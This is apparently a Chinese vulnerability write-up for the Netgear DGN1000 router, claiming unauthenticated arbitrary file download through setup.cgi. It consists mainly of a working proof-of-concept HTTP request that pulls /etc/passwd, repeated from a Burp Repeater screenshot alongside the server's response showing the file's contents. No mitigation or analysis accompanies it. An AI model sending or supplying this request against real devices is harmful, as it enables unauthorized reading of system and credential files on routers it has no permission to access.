netgear-dgn1000


漏洞描述

dgn-1000存在未授权访问漏洞，配合setup.cgi可实现未授权任意文件下载

数据包

```
GET /setup.cgi?filepath=%2Fetc%2Fpasswd&todo=download&currentsetting.htm HTTP/1.1
Host: 192.168.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.0.1/upload.htm
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close


```



[redacted]

Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
2 × 3 × 4 × 5 × 6 × 7 × 9 × 10 × 11 × 12 × 13 × 14 × 15 × +
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

Request

```
GET /setup.cgi?filepath=%2Fetc%2Fpasswd&todo=download&currentsetting.htm
HTTP/1.1
Host: 192.168.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.0.1/upload.htm
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close


```

Response

```
HTTP/1.0 200 OK
Content-Type: application/octet-stream
Content-Disposition: attachment; filename=passwd
Content-Length: 59

root:x:0:0:root:/:/bin/sh
nobody:x:99:99:Nobody:/:/sbin/sh

```